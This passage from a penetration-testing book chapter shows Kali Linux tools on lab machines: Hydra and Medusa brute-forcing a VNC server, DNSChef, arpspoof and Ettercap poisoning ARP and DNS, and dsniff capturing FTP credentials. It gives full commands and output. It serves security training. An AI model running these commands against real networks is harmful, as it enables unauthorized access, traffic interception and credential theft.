- `--depth N` or `-d N`: This sets the spider depth to `N`; the default value is 2
- `--min_word_length N` or `-m N`: This is the minimum word length; the default length is 3
- `--verbose` or `-v`: This gives a verbose output
- `--write` or `-w`: This is to write an output to a file

If you get a problem running CeWL in Kali with an error message: **Error: zip/zip gem not installed**, use `gem install zip/zip` to install the required gem.



To fix this problem, just follow the suggestions to install zip gem:

```
gem install zip
Fetching: zip-2.0.2.gem (100%)
Successfully installed zip-2.0.2
1 gem installed
Installing ri documentation for zip-2.0.2...
Installing RDoc documentation for zip-2.0.2...
```

Let's try to create a custom wordlist from a target website; the following is the CeWL command to be used:

```
cewl -w target.txt http://www.target.com
```

After some time, the result will be created. In Kali, the output is stored in the `/usr/share/cewl` directory.

The following is an abridged content of the `target.txt` file:

```
Device
dataset
sauerlo
Sauer
agentChange
ouput
fileWrite
oBy
strips
```

```
mThe
270
Specialforces
Damian
GoD
zERo
zine
Disney
N00bz
xThe
Cracked
Question
Marc
Doudiet
Swiss
Strafor
Electric
Alchemy
```

## Hydra

Hydra is a tool that can be used to guess or crack the login username and password. It supports numerous network protocols, such as HTTP, FTP, POP3, and SMB. It works by using the username and password provided and tries to log in to the network service in parallel; by default, it will log in using 16 connections to the same host.

To start Hydra, use the console to execute the following command:

```
# hydra
```

This will display the Hydra usage instruction on your screen.

In our exercise, we will brute force the password for a VNC server located in 192.168.56.101 and use the passwords contained in the `password.lst` file. The command to do this is as follows:

```
# hydra -P password.lst 192.168.56.101 vnc
```

The following screenshot shows the result of this command:


```
root@kali:~# hydra -P password.lst 192.168.56.101 vnc
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-02-03 09:05:27
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] 2 tasks, 1 server, 2 login tries (l:l/p:2), ~1 try per task
[DATA] attacking service vnc on port 5900
[5900][vnc] host: 192.168.56.101 login: password: password01
[5900][vnc] host: 192.168.56.101 login: password: password
1 of 1 target successfully completed, 2 valid passwords found
```

From the preceding screenshot, we can see that Hydra was able to find the VNC passwords. The passwords used on the target server are password01 and password.

To verify whether the passwords obtained by Hydra are correct, just run `vncviewer` to the remote machine and use the passwords found.

The following screenshot shows the result of running `vncviewer`:




From the preceding screenshot, we can see that we are able to log in to the VNC server using the cracked passwords, and, we got the VNC root credential. Fantastic!

Besides using the Hydra command line, you can also use the Hydra GUI by executing the following command:

```
# xhydra
```

The following screenshot shows the result of running the Hydra GTK to attack an SSH service on the target:



From our experience, you may find xhydra but the options can't be customized according to your need. For example, to check for VNC, you can't set the username; unfortunately, xhydra won't allow you to not set the username.

## Medusa

Medusa is another online password cracker for network services. It has the characteristics of being speedy, massively parallel, and modular. Currently, it has modules for the following services: CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NCP (NetWare), PcAnywhere, POP3, PostgreSQL, rexec, Rlogin, rsh, SMB, SMTP (VRFY), SNMP, SSHv2, SVN, Telnet, VmAuthd, VNC, and a generic wrapper module.



You can find the differences between Medusa and Hydra at <http://foofus.net/goons/jmk/medusa/medusa-compare.html>. During our penetration testing engagement, we usually run Medusa and Hydra to get more complete information about the targets.

To start the Medusa cracker, use the console to execute the following command:

```
# medusa
```

This will display the Medusa usage instructions on your screen.

The useful options in Medusa are as follows:

- `-u` or `-U [FILE]`: This is for reading the username or username list file.
- `-h` or `-H [FILE]`: This is for reading the hostname or hostname list file.
- `-p` or `-P [FILE]`: This is for reading the password or password list file.
- `-M`: This is the name of the module to be used. You can use the `-d` option to find the module names.
- `-O`: This is the output file.
- `-v`: This is the verbose level. We found that by setting the `-v 4` option, we only got the successful credential's list.

Let's run Medusa to crack the VNC password as we did earlier by giving the following command:

```
# medusa -u root -P password.lst -h 192.168.56.101 -M vnc -v 4
```

The following is the result of running this command:

```
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks  
<jmk@foofus.net>
```

```
ACCOUNT FOUND: [vnc] Host: 192.168.56.101 User: root Password:  
password [SUCCESS]
```

Medusa is only able find one VNC password, while Hydra is able to find two VNC passwords.

## Network spoofing tools

In the previous section, we discussed several tools that can be used to crack passwords. In this section, we will have a look at several tools that can be used for network spoofing to elevate the privilege.

Network spoofing is a process to modify network packets, such as the MAC address and IP address. The goal of this process is to get the data from two communicating parties.

### DNSChef

DNSChef (<http://thesprawl.org/projects/dnschef/>) is a DNS proxy; it can be used to fake a domain request to point to a local machine that belongs to the attacker instead of the real host. With this capability, an attacker can control the victim network traffic.

Before you can use DNSChef, you need to configure the victim machine DNS server to point to your machine containing DNSChef:

- In Linux, you can modify the `/etc/resolv.conf` file to point to your machine
- In Windows, you can configure this in the **Network Connections** option from the **Control Panel**

If you don't have the access to modify the DNS file mentioned in the first bullet item, you can use options such as ARP spoofing and setting up a rogue DHCP server, giving a fake DNS server.

For the following exercises, we are going to use two machines. One is the DNSChef server with an IP address of `192.168.2.21`, and the victim has an IP address of `192.168.2.22`. For the victim, we will use the Metasploitable virtual machine.

Let's see DNSChef in action.

### Setting up a DNS proxy

To set up DNSChef as a proxy, just run the following command in the DNSChef server:

```
# dnschef
```

In the same machine, configure it to use the localhost as a DNS server.

If you query a domain `google.com` of type `A`, use the following command:

```
host -t A google.com
```

In this case, DNSChef only acts as a proxy. It will redirect all the requests to the upstream nameserver; in this case, the DNS Server 8.8.8.8.

Before we fake a `google.com` domain, let's see the original DNS response for `google.com`:

Now, let's fake the DNS response regarding `google.com`. Change the `/etc/resolv.conf` file to point to DNSChef.

The following are the DNSChef commands to be given:

```
# dnschef --fakeip=192.168.2.21 --fakedomains google.com  
--interface 192.168.2.21 -q
```

In the victim machine, we give the following command to get the `google.com` IP address:

```
$ host -t A google.com
```

The following is the result of this command:

```
google.com has address 192.168.2.21
```

In the DNSChef machine, you will see the following information:

```
root@kali:~# dnschef --fakeip=192.168.2.21 --fakedomains google.com --interface 192.168.2.21 -q  
[*] DNS Chef started on interface: 192.168.2.21  
[*] Using the following nameservers: 8.8.8.8  
[*] Cooking replies to point to 192.168.2.21 matching: google.com  
[21:17:29] 192.168.2.22: cooking the response of type 'A' for google.com to 192.168.2.21
```

DNSChef doesn't support IPv6 yet in Version 0.1, so you need to upgrade to Version 0.2 (<https://thesprawl.org/media/projects/dnschef-0.2.1.tar.gz>) if you want to use IPv6.

To use IPv6, just add the `-6` option to the DNSChef command line.

Let's fake the `google.com` IPv6 address. The original `google.com` IPv6 address is `2404:6800:4003:802::1003`. The DNSChef IPv6 address is `fe80::a00:27ff:fe1c:5122/64`.

In the DNSChef server, give the following command to fake the `google.com` IPv6 address:

```
dnschef.py -6 --fakeipv6 fe80::a00:27ff:fe1c:5122 --interface :: -q
```


## arpspoof

An arpspoof tool is a tool that can be used to sniff the network traffic in a switch environment. In the previous chapter, we stated that sniffing network traffic in a switch environment is hard, but by using arpspoof, it is easy.


The arpspoof tool works by forging the ARP replies to both communicating parties.



In a normal situation, when host **A** wants to communicate with host **B** (gateway), it will broadcast an **ARP Request** to get the MAC address of host **B**. Host **B** will respond to this request by sending its MAC address as an **ARP Reply** packet. The same process is done by host **B**. After that, host **A** can communicate with host **B** as shown in the following figure:



If an attacker **C** wants to sniff the network traffic between **A** and **B**, it needs to send the ARP replies to **A** telling that the IP address of **B** now has the MAC address of **33.33.33.33.33.33**, which belongs to **C**. The attacker **C** also needs to spoof the ARP cache of **B** by telling it that the IP address of **A** now has the MAC address of **33.33.33.33.33.33**.



After the ARP spoofing works, the entire network traffic between **A** and **B** will go through **C** first.

Before you can use `arp spoof`, you need to enable the IP forwarding feature in your Kali Linux machine. This can be done by giving the following command as `root`:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

To start the arpspoof command line, use the console to execute the following command:

```
# arpspoof
```

This will display the arpspoof usage instructions on your screen.

For our exercise, we have the following information. The first machine is a gateway with the following configuration:

- MAC address: 00-50-56-C0-00-08
- IP address: 192.168.65.1
- Subnet mask: 255.255.255.0

The victim machine has the following configuration:

- MAC address: 00-0C-29-35-C9-CD
- IP address: 192.168.65.129
- Subnet mask: 255.255.255.0

The attacker machine will have the following configuration:

- MAC address: 00:0c:29:09:22:31
- IP address: 192.168.65.130
- Subnet mask: 255.255.255.0

The following is the original ARP cache of the victim:

```
Interface: 192.168.65.129 --- 0x30002
  Internet Address      Physical Address      Type
  192.168.65.1          00-50-56-c0-00-08    dynamic
```

To ARP spoof the victim, enter the following command:

```
# arpspoof -t 192.168.65.129 192.168.65.1
```

On the victim machine, wait for some time and try to make a connection to the gateway by doing a ping test to the gateway. Later, the victim, ARP cache, will be changed.

```
Interface: 192.168.65.129 --- 0x30002
  Internet Address      Physical Address      Type
  192.168.65.1          00-0c-29-09-22-31    dynamic
```

You will notice that in the victim ARP cache, the MAC address of the gateway machine has been changed from 00-50-56-c0-00-08 to 00-0c-29-09-22-31, which belongs to the attacker machine's MAC address.

## Ettercap

Ettercap (<http://www.ettercap-project.org/>) is a suite of tools to do a man-in-the-middle attack on LAN. It will perform attacks on the ARP protocol by positioning itself as the man in the middle. Once it achieves this, it is able to do the following:

- Modify data connections
- Password discovery for FTP, HTTP, POP, SSH1, and so on
- Provide fake SSL certificates to foil the victim's HTTPS sessions

ARP is used to translate an IP address to a physical network card address (MAC address). When a device tries to connect to the network resource, it will send a broadcast request to other devices on the same network asking for the MAC address of the target. The target device will send its MAC address. Then, the caller will keep the association of the IP-MAC address in its cache to speed up the process if it connects to the target again in the future.

The ARP attack works when a machine asks the MAC address associated with an IP address of a target. The attacker can answer this request by sending its own MAC address. This attack is called ARP poisoning or ARP spoofing. This attack will work if the attacker and the victim are located in the same network.

Kali Linux provides the Ettercap tool to do this attack. Ettercap comes with three modes of operation: text mode, curses mode, and graphical mode using GTK.

To start Ettercap in text mode, use the console to execute the following command:

```
# ettercap -T
```

To start Ettercap in curses mode, use the console to execute the following command:

```
# ettercap -C
```


To start Ettercap in graphical mode, use the console to execute the following command:

```
# ettercap -G
```


In our exercise, we will use Ettercap to do a DNS spoofing attack. The machine's configuration is the same as in the previous section, but we will have two additional machines: a DNS server with an IP address of 192.168.2.1 that wants to be spoofed, and the web server located in the attacker IP address, 192.168.2.22, to receive all of the HTTP traffic. The attacker has an IP address of 192.168.2.21.

The following steps are taken to do the DNS spoofing:

1. Start Ettercap in the graphical mode.
2. Navigate to **Sniff** | **Unified sniffing** from the menu and select your network interface.



3. Scan the host in your network by navigating to **Hosts** | **Scan for hosts**.
4. View the host by navigating to **Hosts** | **Hosts list**.
5. Select the machines to be poisoned. We select machine 192.168.2.1 (DNS server) as target 1 by clicking on **Add to Target 1** and machine 192.168.2.22 as target 2:




6. Start the ARP poisoning process by navigating to **Mitm | Arp poisoning**. Next, the MAC address of the DNS server and victim will be set to the attacker's MAC address.
7. Set the configuration file in `/usr/share/ettercap/etter.dns` with the domain you want to spoof and the replacement domain:


```
google.com      A 192.168.2.21
*.google.com    A 192.168.2.21
www.google.com  PTR 192.168.2.21
```

This will redirect `google.com` to the attacker web server.

8. Activate the **dns\_spoof** plugin by going to **Plugins | Manage the plugins**, and double-click on the **dns\_spoof** plugin to activate it.



9. In the victim machine, navigate to `google.com` to see the effect:



From the preceding screenshot, we can see that the DNS spoofing works. Instead of seeing the Google website, the victim is redirected to the attacker web server.

10. To stop the spoofing, go to **Mitm | Stop mitm attack(s)**.

If you feel that doing this whole process in graphical mode is too cumbersome, you don't need to worry. Ettercap in text mode can also do this in a much simpler way.

The following is the command to do the same DNS spoofing:

```
# ettercap -i eth0 -T -q -P dns_spoof -M ARP /192.168.2.1/  
/192.168.2.22/
```

The following is the result of this command:

```
Scanning for merged targets (2 hosts)...  
2 hosts added to the hosts list...
```

```
ARP poisoning victims:
```

```
GROUP 1 : 192.168.2.1 F4:EC:38:EC:07:DC
```

```
GROUP 2 : 192.168.2.22 08:00:27:43:15:18Starting Unified sniffing...
```

```
Activating dns_spoof plugin...
```

```
dns_spoof: [safebrowsing-cache.google.com] spoofed to [192.168.2.21]
```

Using the Ettercap command-line version is much simpler if you know the commands and options. To quit the text mode, just press *Q*.

## Network sniffers

A network sniffer is a software program or a hardware device that is capable of monitoring the network data. It is usually used to examine the network traffic by copying the data without altering the content. With the network sniffer, you can see what information is available in your network.

Previously, network sniffers were used by network engineers to help them solve the network problems, but it can also be used for malicious purposes. If your network data is not encrypted and your network uses a hub to connect all the computers, it is very easy to capture your network traffic, such as your username, password, and e-mail content. Fortunately, things become a little bit complex if your network is using a switch, but your data can still be captured.

There are many tools that can be used as network sniffers. In this section, we will describe some of those which are included in Kali Linux. You may want to do network spoofing (refer to the *Network spoofing tools* section) first because it is often a requirement to conduct a successful sniffing operation.

## dsniff

The dsniff tool can be used to capture the passwords available in the network. Currently, it can capture passwords from the following protocols: FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL\*Net, Sybase, and Microsoft SQL protocols.

To start dsniff, use the console to execute the following command:

```
# dsniff -h
```

This will display the dsniff usage instructions on your screen. In our exercise, we will capture an FTP password. The FTP client IP address is 192.168.2.20 and the FTP server IP address is 192.168.2.22, and they are connected by a network hub. The attacker machine has the IP address of 192.168.2.21.

Start dsniff in the attacker machine by giving the following command:

```
# dsniff -i eth0 -m
```

The `-i eth0` option will make dsniff listen to the `eth0` network interface and the `-m` option will enable automatic protocol detection.

In another machine, open the FTP client and connect to the FTP server by entering the username and password.

The following is the result of dsniff:

```
dsniff: listening on eth0
-----
20/08/13 18:54:53 tcp 192.168.2.20.36761 -> 192.168.2.22.21 (ftp)
USER user
PASS user01
```

You will notice that the username and password entered to connect to the FTP server can be captured by dsniff.

## tcpdump

The tcpdump network sniffer is used to dump the packet contents on a network interface that matches the expression. If you don't give the expression, it will display all the packets, but if you give it an expression, it will only dump the packet that matches the expression.

The tcpdump network sniffer can also save the packet data to a file, and it reads the packet data from a file too.

To start tcpdump, you need to use the console to execute the following command:

```
# tcpdump -i eth0 -s 96
```

This command will listen on the `eth0` network interface (`-i eth0`) and capture the packet in a size of 96 bytes (`-s 96`).

Let's try to sniff an ICMP packet from a machine with an IP address of `192.168.56.101` to a machine with an IP address of `192.168.56.102`. We sniff on the `eth0` interface (`-i eth0`), don't convert address to names (`-n`), don't print timestamp (`-t`), print packet headers and data in hex and ASCII (`-X`), and set the snaplen value to 64 (`-s`). The command we use in the machine `192.168.56.102` is as follows:

```
# tcpdump -n -t -X -i eth0 -s 64 icmp and src 192.168.56.102 and dst 192.168.56.101
```

The following screenshot shows the result of this command:

```
root@kali:~# tcpdump -i eth0 -s 64 -t -n -X icmp and src 192.168.56.102 and dst 192.168.56.101
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 64 bytes
IP 192.168.56.102 > 192.168.56.101: ICMP echo request, id 3860, seq 1, length 64
  0x0000:  4500 0054 9646 4000 4001 b246 c0a8 3866  E..T.F@..F..8f
  0x0010:  c0a8 3865 0800 2134 0f14 0001 34fd ee52  ..8e...!4....4..R
  0x0020:  0000 0000 e393 0200 0000 0000 1011 1213  .....
  0x0030:  1415 ..
```

The tcpdump network sniffer will only display the packets that match the given expression. In this case, we only want to display the ICMP packet from the machine with an IP address of `192.168.56.102` to the machine with an IP address of `192.168.56.101`.

## Wireshark

Wireshark is a network protocol analyzer. The user interface allows the user to understand the information contained in the network packets captured more easily.




Following are several Wireshark features:

- Supports more than 1,000 protocols
- Ability to do live capture and offline analysis
- Has the most powerful display filters in the industry
- Captured network data can be displayed via GUI or via a command-line TShark tool
- Able to read/write many different capture file formats, such as tcpdump (libpcap), Network General Sniffer, Cisco Secure IDS iplog, Microsoft Network Monitor, and others
- Live data can be read from IEEE 802.11, Bluetooth, and Ethernet
- The output can be exported to XML, Postscript, CSV, and plaintext

To start Wireshark, go to **Kali Linux | Sniffing/Spoofing | Network Sniffers | wireshark**, or use the console to execute the following command:


```
# wireshark
```

This will start the Wireshark network protocol analyzer. To start live capture, click on the network interface on which you want to capture network data in the **Interface List**.



If there is network traffic, the packets will be displayed on the Wireshark window. To stop the capture, you can click on the fourth icon on the top entitled **Stop running the live capture**, or you can navigate to **Capture | Stop** in the menu.

To only display particular packets, you can set the display filter.




In the preceding screenshot, we only want to see the ICMP packets, so we enter `icmp` in the display filter.

If you want to customize your capture, you can change the options from the menu by navigating to **Capture | Options** or select the **Capture Options** from the Wireshark home page.

In this menu, you can change several things such as the following:

- **Network interface**
- **Buffer size:** By default, it is 1 MB
- **Packet limitation (in bytes):** In the default option, there is no limitation
- **Capture filter to be used:** The default value does not use any capture filters
  - If you want to save the captured data, you need to set the output file in the **Capture File(s)** section.
  - The **Stop Capture** section is used to define the condition when your capture process will be stopped. It can be set based on the number of packets, packet size, and capture duration.

- In the **Name Resolution** section, you can define whether Wireshark will do the name resolution for MAC, network name, and transport name.



## Summary

In this chapter, we discussed how to escalate our privilege using a local privilege escalation exploit, doing password attacks, and how to do network sniffing and spoofing. The purpose of the tools mentioned in this chapter is to get elevated privileges. Sniffing and spoofing can also be used to leverage access into a broader area or to gain access into another machine within the network or outside the network, which probably contains more valuable information.

We started with a local privilege escalation exploit. After exploiting a service on the target machine, we found that we only have a low-level privilege and the next step to be taken is to escalate our privilege to a root privilege. One of the techniques that can be used is by exploiting a local vulnerability such as kernel vulnerability.

